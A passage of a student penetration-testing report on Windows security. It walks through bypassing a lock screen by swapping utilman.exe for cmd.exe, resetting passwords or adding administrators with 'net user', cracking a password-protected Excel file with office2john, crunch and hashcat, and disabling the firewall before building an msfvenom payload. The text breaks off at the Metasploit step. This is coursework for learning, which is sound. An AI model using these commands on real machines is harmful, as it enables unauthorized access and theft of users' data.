04/05/2023

Personal Vulnerability Investigation (PVI) Report

Cybersecurity Specialization

Written By:
- Farros Ramzy, Farros (3767353)

Abstract

This document written by Farros Ramzy, based on the personal research of a certain device and product that has a value to the cybersecurity. And it will hold explanations about the product which become the research object, answers on why it can be vulnerable with the cyber threats, what methods have used to investigate the threats to the object, and recommendations on how to mitigate the cyberattacks for the users of the product. Reference of any information that the writer has used for this project also listed by the writer in end of this document.

List of Figures

List of Tables

Table of Contents

1. Introduction

This PVI project is about researching the cyber vulnerability of an electronic device, website, or software in the surrounding area of the researcher, then finding a solution on how to mitigate the similar cyber threat in the future that might attack the same product.

And since the object for this project can be very variative, the writer chooses to investigate the vulnerabilities of the Microsoft products, from the operating system until the application that most popular by the Microsoft users.

1.1. Research Questions

There are several questions that has been asked to be the basis of this project. And those questions are compiled into one main question with several sub questions regarding to this research.

1.1.1. Main Question

What made most Microsoft products look vulnerable to the cyberattack?

1.1.2. Sub Questions

1. What allows a hacker and a cracker tampering with the Microsoft product such as the OS and the App?
2. How to prevent these attacks happening to the users as good as possible?
3. Why Microsoft products still popular until now despite their increasing number of cyber vulnerabilities?

1.2. Tools & Necessary Software

These below are the list of tools and necessary software to do this project.

Tools or Devices:

1. One PC with Microsoft product installed in its software to become the victim object.
2. One PC with Kali Linux OS available inside to become the attacker device.
3. A regular USB drive to distribute an executable app from the attacker to the victim object.
4. A USB drive with EFIT Windows OS installer. (An installer of a recent version of Windows would be recommended!)
5. A router or an available Wi-Fi signal.

Software:

1. Windows Command Prompt (CMD).
2. Kali Linux OS.
3. Kali Linux Terminal.
4. John.
5. Office2John.
6. Crunch.
7. Hash-Cat.
8. MSF-Venom.

1.3. Vulnerability Investigation Attempts

There are about three attempts that has been done to do this vulnerability investigation project. The first one is a physical tampering to brute force a login credentials to the target device, the second one is a password crack to steal a data from a file in the same target device, and the last one is a malware attack via the internet connection.

2. Overview of The Project

Microsoft is an American multinational technology corporation headquartered in Redmond, Washington DC. Microsoft is one of a best-known company with their popular products such as the Windows line of operating system (OS), the Microsoft Office suite applications, and the Internet Explorer web browsing app which nowadays known as the Edge.

Microsoft is popular among the computer users until now because the application that they produced are very user-friendly and familiar to be used or to be taught to many people in this world. And the Microsoft still upgrading their products to widen up their market reach by keep creating new applications, cross-platforming their software products, and upgrading more security choices for their credentialled users.

And this is why, despite people still can crack their products illegally using such an app like a Key-Gen software, and many crack and hack issues like virus attack happening to the users, most people still need and want to buy the Microsoft product legally.

This project is created only to learn about how the Microsoft security worked for the legal users, and what happen if the security is breached illegally using some procedures that are listed below this section without any intention to exploit further to the mentioned company.

3. Procedures

There are four main procedures that has been done to do these three attempts of attack for completing this PVI project. The first one is The Basic Steps, then continue to The Device Tampering, File Cracking, and the last one is The Malware.

3.1. Basic Steps

In this procedure, the researcher just needs to know and remember the seven chain steps of hacking, which is shown in this Table 3. 1 below:

Table 3. 1 A list of hacking chain.

No.	Steps of Hacking	Short Description
1.	Reconnaissance	Harvesting identity and conference information in any public or social media.
2.	Weaponization	Coupling exploit with backdoor into deliverable payload.
3.	Delivery	Delivering weaponized bundle to the victim via the networking media and any devices.
4.	Exploitation	Taking advantage of the vulnerability to execute any malicious attempts to the victims' system.
5.	Installation	Installing malware on the victim's asset.
6.	Command & Control	Command channel for a remote manipulation of the victim.
7.	Actions on Objectives	Accomplishing the original goals of hacking using manual access.

And to be informed, the actions which will be done for this project are starting from the Reconnaissance until the Installation step.

Reconnaissance can be done by looking at the behavior of the victim, finding the device that will be necessary to be attacked, then finding out all the possible tools and trials that can be done to do the attack.

After the first step is finished, now is the time to do the second step, which is the weaponization. By looking at the target device, the researchers may list the necessary tools and types of the attack from every information which has been gathered. In this case, since the target device is using the Windows OS and Microsoft App products, the researcher needs to use the tools which already listed in Tools & Necessary Software, the sub section of Introduction of this document.

And the last basic step here is the delivery, which is the main penetration attack. From here on, the next three steps of the hacking will be different from each type of the attack which already done by the researcher.

3.2. Device Tampering

This is the first delivery attack that can be done to the target device. This attack is meant to break into the user data in the locked Windows device. To do this attack, a USB drive with an EFIT Windows installer is needed.

Other than that, a CMD application from the tampered device is just enough to do the break in.

On the very first step of this attack, when the researcher opens the locked PC, a lock screen like this Figure 3. 2. 1 below most likely to be shown.



Figure 3. 2. 1 Common Windows Locked Login Screen.

The researcher might try and guess the login password for the username, but it will cost an unnecessary amount of time to do the penetration. However, on the bottom corner of this locked screen, the researcher, like all the other users of Windows should be able to see the three different icons like in this Figure 3. 2. 2 below.



Figure 3. 2. 2 The three mini icons in the Windows lock screen.

In this Figure 3. 2. 2 above, from left to the right, they are the internet, ease of access, and the power icons. And by manipulating the ease of access button into the CMD, the device penetration can be done much faster and easier.

To do this, the researcher need to plug in the USB drive with the EFIT Windows installer into the USB hub of the target device, then press the restart button inside the power icon while holding the shift key of the keyboard.

The Windows surely will be restarted, but it will show some choices like in this Figure 3. 2. 3 below instead of the lock screen.

Figure 3. 2. 3 Device Choices in Utility Page.

Here, all things that need to be done is select the Use of device choice, then click the EFI USB Device.

After a while, a page to install a new Windows should be popped up. However, we do not want to reinstall the Windows. Instead of reinstalling, the researcher can press the shift button again, together with the F10 (Shift+F10) to pop up the CMD application like this Figure 3. 2. 4 below.



Figure 3. 2. 4 Command to show all available disk in the PC.

And as can be seen in this Figure 3. 2. 4 above, the researcher wrote a command such as:

- wmic logicaldisk get name

to look at every available disk inside the device.

But to change the Ease of Access button into CMD, the researcher must find the Windows directory inside one of those available disks. And by typing one of each of the disk names, then the "dir" command, we can see that the Windows directory is available in the logical disk C of this device like what is shown in this Figure 3. 2. 5 below.



Figure 3. 2. 5 Command to list all files and folders inside a current directory.

There, the researcher then needs to find the Ease of Access executable app which is placed inside the System32 directory inside the Windows directory. This executable app is named as utilman.exe, as the utility manual.

The next step is renaming the utilman.exe into something else that the researcher can remember and copying the cmd.exe file into a new file as a new utilman.exe. To be more precise, this step can be visible in this Figure 3. 2. 6 below.



Figure 3. 2. 6 Steps to rename and copy the necessary executable files.

Once it is done, all that need to do is close the CMD and exit the installation page by clicking the "X" button on the top corner of the page. When an alert popped up such as this Figure 3. 2. 7 below, just click yes to ignore and cancel the new installation process.



Figure 3. 2. 7 Cancel the installation.

The computer will automatically be back to the login screen, and the Ease of Access button will pop up the CMD instead of the utility manual.

However, this step is not finished yet! To login to the computer without the password, a modification to the account must be done in the CMD.

With this command in the CMD:

- net user “<username>” *

The researcher can now login to the device without using the password at all. However, it is only worked for a device which is locked by a local account. If the device is locked by a cloud account, this attempt would not work at all! Instead, by creating the new local administrator inside the device using the CMD like this Figure 3. 2. 8 below, the researcher can now login to the device as a new administrator!



Figure 3. 2. 8 Create new account and add it into the administrator group.

To be informed, the first command in that Figure 3. 2. 8 above is meant to create a new user while the second command is meant to add the new user into the admin.

And when the researcher completed these commands, the researcher can login, and peek on the files which are saved inside the real user account folder in the C drive directory!

Figure 3. 2. 9 A view of the folders that the original account have.

3.3. File Cracking

This is the other delivery attack that can be done to the device once the researcher is already inside the victim device, but also counted as an exploitation since it is also similar with stealing a file from the victim device!

The problem in this file cracking is the user might save the file that the researcher wants to steal using a password. And depending on how the actual user save this file, the file cracking will be more complicated than just manipulating the encryption data manually.

In this example, the researcher tried to crack open an excel file, which is locked using a password.

Tools that might be helpful for this attack are a USB device to transfer the target file, a computer with a Kali Linux software, and a certain number of other applications inside the Linux OS like Crunch, John or Office2John, and Hash-Cat.

The first step to do this attack is transferring the excel file into the device with the Kali Linux OS. Then, using the Kali Terminal, the researcher can write this command:

$ Office2John [office_file_name] > [output_file_name]

The command above is needed to gather the office encryption credential using the Office2John application so the researcher may be able to crack the hidden password inside the file.

The output file of this command supposedly contains an encryption data such as shown in this Figure 3. 3. 1 below.



Figure 3. 3. 1 A text file containing the office encryption.

And in the first two words of this Figure 3. 3. 1 above, we can see that the file is using the office 2013 security encryption. This information is helpful to do the next step, which is the password cracking.

To do the password cracking, a wordlist of password must be prepared. If the password may seem to be an unregular password, a wordlist creator such as the Crunch app can be used.

The command to create this wordlist using Crunch can be seen in this line below:

$ crunch [number of digit (can be from smallest to max digit)] [type of digit] -o [output file]

Where the “-o” symbol symbolize the output function.

And since the researcher already know if the password has five until six digits of number, the researcher supposed to write the command like in this Figure 3. 3. 2 below.



Figure 3. 3. 2 One example of crunch command.

And as an extra information, depending on the length and variation of the digit, the crunch might run slower than what was expected by the researcher if the researcher does not have a necessary GPU installed in their device.

Once the new wordlist created, now the researcher can use the Hash-Cat by writing this command below.

$ hashcat -m [hash_mode] --status -o [output_file] [input_file] -a [attack_mode]

[wordlist_location]

Where the -m command means the mode of hash that the Hash-Cat should do, --status command means to keep show up any status update of the cracking process, -o command means to put the result of the cracking process into an output file, and -a is the mode of the attack that the user of the Hash-Cat might use.

The mode of the hash can be seen using the "$ hashcat -h" command. And with this Figure 3. 3. 3 below, and the earlier information from Figure 3. 3. 1 above, we should know that we need the 9600 to do the password cracking.



Figure 3. 3. 3 A list of hash mode from the "$hascat -h" command.

From all the data above, the researcher then could write the command like this Figure 3. 3. 4 below, where the researcher chooses attack mode "0" which is a straight attack (reading the wordlist and comparing each word from the list to the encryption word directly).

Figure 3. 3. 4 A line of command to crack the hashed file.

Once the command is activated, the system should update the status every minute while the app is cracking the credential file like what can be seen in this Figure 3. 3. 5 below.

```
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 9600 (MS Office 2013)
Hash.Target......: $office$*2013*100000*256*16*3dd0280480d73fd350f4718 ... 533426
Time.Started.....: Sun May  7 09:33:45 2023 (3 secs)
Time.Estimated ...: Sun May  7 09:33:48 2023 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (/home/kali/Documents/MyCracker/new_list.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      572 H/s (1.69ms) @ Accel:512 Loops:256 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1536/5120 (30.00%)
Rejected.........: 0/1536 (0.00%)
Restore.Point....: 1024/5120 (20.00%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 222222 → 257777
Hardware.Mon.#1..: Util: 73%
Started: Sun May  7 09:32:58 2023
Stopped: Sun May  7 09:33:49 2023
```

Figure 3. 3. 5 Status information from Hashcat when it is still running.

Once the status shown that the guest is already 100%, the researcher can check the output file printed from this command.

And the password should be shown after the ":" symbol in the end of the written file like what is shown in this Figure 3. 3. 6 below.



Figure 3. 3. 6 The cracking result from the hashed file.

The file crack then be succeeded when the researcher finally able to open the file using that password.

3.4. Malware

This attack is more into the exploitation and installation rather than delivery. Malware is much dangerous then all the earlier attacks we explained in this document because the creator of the malware file can get the personal data and manipulating the data for their own benefit from their victim. However, Malware can become harder to be done because the user might be safe if they use a security system, like VPN, Firewall, and an antivirus.

In this procedure, we are continuing to exploit the victim device further than just login into their device. The tools that we need right now are the USB device to send the malware virus and a router to connect the victim device with the attacker device inside the same network. And for the software part, we need the Kali Linux OS, the Kali Terminal, and the MSF-Venom application.

The first step to do this attack is turning off the target device Firewall by manually tampering the device using the CMD command such as:

- netsh advfirewall set allprofiles state off

After that, the researcher should make sure that the victim device is connected to the same network with the attacker. And going on the attacker device, using the Linux Terminal, the researcher should create a setup file using the MSF-Venom app like what is shown in this Figure 3. 4. 1 below.

Figure 3. 4. 1 A line of msfvenom command to create a malware file.

The -a command is to specify the file architecture, the --platform command is used to setup the platform of the app, using the pattern of creation in the -p payload directory, and the “lhost” should be filled with the IP address of the attacker, where the “lport” is the desired port number from the attacker. These host IP and the port will allow the attacker to do a malicious attack to the victim wirelessly if the victim still inside the same network.

Once the file is created, the file can be sent to the victim device via the USB drive.

Then, the researcher can clean up the mess of changes from the victim device by removing the new administrator account and return the Ease of Access functionality to the original one just by doing the reverse order of the Device Tampering steps above.

Then, it is time for the researcher to open the Metasploit of the MSF-Venom.

To do this, the researcher should open the MSF-Venom console using a command that is shown in this Figure 3. 4. 2 below.

